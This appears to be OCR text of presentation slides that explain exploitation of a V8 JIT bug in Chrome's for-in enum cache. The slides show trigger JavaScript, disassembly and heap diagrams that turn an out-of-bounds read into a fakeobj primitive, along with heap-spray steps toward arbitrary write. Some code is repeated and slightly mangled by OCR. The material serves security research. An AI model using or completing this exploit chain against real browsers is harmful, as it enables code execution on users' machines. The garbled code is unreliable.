
```
// …
function trigger(callback) {
    for (let key in object2) {
        if (key==“p7”){
            callback();
            return object2[key];
        }
    }
}
JIT(trigger);

fakeobj = trigger(_ => {
    object3.p9 = 1.1;
    for (let key in object1){}
    let string =
String.fromCharCode.apply(null,
0x44, 0x43, 0x42, 0x41);
    #empty_object[string];
});
```

Index For-in Loop	7




Control the Out of Bounds Read – More Details

```
// …
function trigger(callback) {
    for (let key in object2) {
        if (key==“p7”){
            callback();
            return object2[key];
        }
    }
}
JIT(trigger);

fakeobj = trigger(_ => {
    object3.p9 = 1.1;
    for (let key in object1){}
    let string =
String.fromCharCode.apply(null,
0x44, 0x43, 0x42, 0x41);
    #empty_object[string];
});
```



Control the Out of Bounds Read – More Details

```
// …
function trigger(callback) {
    for (let key in object2) {
        if (key==“p7”){
            callback();
            return object2[key];
        }
    }
}
JIT(trigger);

fakeobj = trigger(_ => {
    object3.p9 = 1.1;
    for (let key in object1){}
    let string =
String.fromCharCode.apply(null,
0x44, 0x43, 0x42, 0x41);
    #empty_object[string];
});
```



Control the Out of Bounds Read – More Details

```
// …
function trigger(callback) {
    for (let key in object2) {
        if (key==“p7”){
            callback();
            return object2[key];
        }
    }
}
JIT(trigger);

fakeobj = trigger(_ => {
    object3.p9 = 1.1;
    for (let key in object1){}
    let string =
String.fromCharCode.apply(null,
0x44, 0x43, 0x42, 0x41);
    #empty_object[string];
});
```

Get property value index via indices array

```
…
mov  r9d, dword ptr [r9 + r11*4 + 7]
mov  r11d, r9d
sar  r11d, 1
movsxd r12, r11d
…
```

Index For-in Loop	7

Indices	0	OOB memory…	0x41424344	…

Object 2
Map
Properties
Elements
1
…

Map 2
Nof descriptors = 9
DescriptorArray
Transition

Descriptor Array 5		
Map		
Enum Cache		
“p0”	idx:0	SMI
“p1”	idx:1	SMI
…	…	…

Enum Cache 2
Map
Keys[1]
Indices[1]

Control the Out of Bounds Read – More Details

```
// …
function trigger(callback) {
    for (let key in object2) {
        if (key==“p7”){
            callback();
            return object2[key];
        }
    }
}
JIT(trigger);

fakeobj = trigger(_ => {
    object3.p9 = 1.1;
    for (let key in object1){}
    let string =
String.fromCharCode.apply(null,
0x44, 0x43, 0x42, 0x41);
    #empty_object[string];
});
```

Get property value index via indices array

```
…
mov r9d, dword ptr [rcx + r15*2 + 0xb]
…
```

[object2+0x41424344+0xb]

Index For-in Loop	7

Indices	0	OOB memory…	0x41424344	…

Object 2
Map
Properties
Elements
1
…

Map 2
Nof descriptors = 9
DescriptorArray
Transition

Descriptor Array 5		
Map		
Enum Cache		
“p0”	idx:0	SMI
“p1”	idx:1	SMI
…	…	…

Enum Cache 2
Map
Keys[1]
Indices[1]


From Out of Bounds Read to FakeObj

```
//read the arbitrary offset of object2 in the ASM level
; fakeobj = [object2+arbitrary_offset+0xB]
mov eax, dword ptr [r8+r11*2+0Bh]
add rax, r14
```

The V8 Heap manipulations:

- Write the arbitrary value at a relative address (of a known object)
- Write the arbitrary value at a fixed address


```
// fake the arbitrary object in the JS level
fakeobj = object2[arbitrary_index];
```



Write the Arbitrary Value at a Fixed Address

```
let large_arr = new Array(0x400000);
large_arr.fill(1.1);
```


```
large_arr[0]=1.2;
```




Large Array Elements address is fixed per array size and Chrome Version!

Write the Arbitrary Value at a Relative Address

- ~~Finding an object X adjacent with the object 2 and containing a constant value field~~
- Write a value at the relative address of the object2 = object2 address is in a fixed memory scope + fixed large array element address + the arbitrary value spray



